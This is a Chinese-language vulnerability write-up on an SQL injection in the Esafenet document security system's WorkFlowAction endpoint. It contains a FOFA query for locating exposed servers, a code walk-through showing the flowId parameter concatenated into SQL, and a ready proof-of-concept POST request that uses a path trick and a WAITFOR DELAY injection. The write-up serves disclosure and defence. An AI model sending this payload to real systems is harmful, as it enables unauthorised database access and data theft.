漏洞简介
亿赛通电子文档安全管理系统的WorkFlowAction接口存在SQL注入漏洞。攻击者可以通过构造特定的POST请求,在flowId参数中注入恶意SQL代码,利用该漏洞对数据库执行任意SQL操作。攻击者可以通过注入WAITFOR DELAY命令,导致数据库响应时间延迟,从而确认SQL注入的成功。此漏洞可能导致数据库中的敏感信息泄露、篡改或删除,严重威胁系统的安全性和数据完整性。
影响版本
fofa语法
app="亿赛通-电子文档安全管理系统" || body="/CDGServer3/index.jsp"
漏洞分析
根据 web.xml 里对 WorkFlowAction 的定义
<servlet>
    <servlet-name>WorkFlowAction</servlet-name>
    <servlet-class>com.esafenet.mobile.WorkFlowAction</servlet-class>
</servlet>

<servlet-mapping>
    <servlet-name>WorkFlowAction</servlet-name>
    <url-pattern>/3g/WorkFlowAction</url-pattern>
</servlet-mapping>
可知,访问路由为 /3g/WorkFlowAction ,具体实现逻辑类为 com.esafenet.mobile.WorkFlowAction ,跟进查看Approval实现方式
public void actionApproval(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        String fromurl = RequestUtil.getParameter(request, "fromurl", "");
        String flowId = RequestUtil.getParameter(request, "flowId", "");
        String opinion = RequestUtil.getParameter(request, "opinion", "");
        String approvalResult = RequestUtil.getParameter(request, "approvalResult", "");

        try {
            String userName = CDGUtil.getUserName(request);
            PageBean pageBean = new PageBean();
            pageBean.setCmd("updateOne");
            pageBean.setUsername(userName);
            pageBean.setToken("FEGBFCFEFAFKFCGC");
            pageBean.setFlowId(flowId);
            pageBean.setPasstype(approvalResult);
            pageBean.setComments(opinion);
            this.doworkflow.doProcessWork(pageBean);
        } catch (Exception e) {
            log.error("3g approval error:" + e);
        }

        request.getRequestDispatcher(fromurl).forward(request, response);
}将请求的参数这些带入doProcessWork方法
public PageBean doProcessWork(PageBean pageBean) throws Exception {
    try {
        String websendmail_ip = UserCache.weburlmap.get("httpserverIp") == null ? "127.0.0.1" : (String)UserCache.weburlmap.get("httpserverIp");
        String websendmail_port = UserCache.weburlmap.get("httpserverPort") == null ? "80" : (String)UserCache.weburlmap.get("httpserverPort");
        String flowId = pageBean.getFlowId();
        FlowDetail detail = this.dao.getAngecyflag(pageBean.getUsername(), flowId);
flowId 会被带入getAngecyflag 方法,跟进看下其实现逻辑
public FlowDetail getAngecyflag(String username, String flowid) {
    Connection conn = null;
    PreparedStatement ps = null;
    ResultSet rs = null;
    StringBuffer sql = new StringBuffer("select fd.* from  workflowDetail fd where fd.approvaler='" + username + "' AND fd.dstatus ='1' AND flowID='" + flowid + "'");
    FlowDetail flowDetail = new FlowDetail();
    FlowDetail flowDetail = new FlowDetail();

    try {
        conn = DbConnectionManager.getConnection();
        ps = conn.prepareStatement(sql.toString());
rs = ps.executeQuery();可见参数flowId全程未经任何过滤和校验就被直接拼接进sql语句中进行执行,从而导致sql注入漏洞。
漏洞复现
POST /CDGServer3/3g/WorkFlowAction;Servicelogin HTTP/1.1
Host: esafenet.mrxn.net
Content-Type: application/x-www-form-urlencoded

command=Approval&userId=1&fromurl=getTodoList.jsp?curpage=111&flowId=111'%3bWAITFOR+DELAY+'0%3a0%3a4'--
成功延时 4 秒

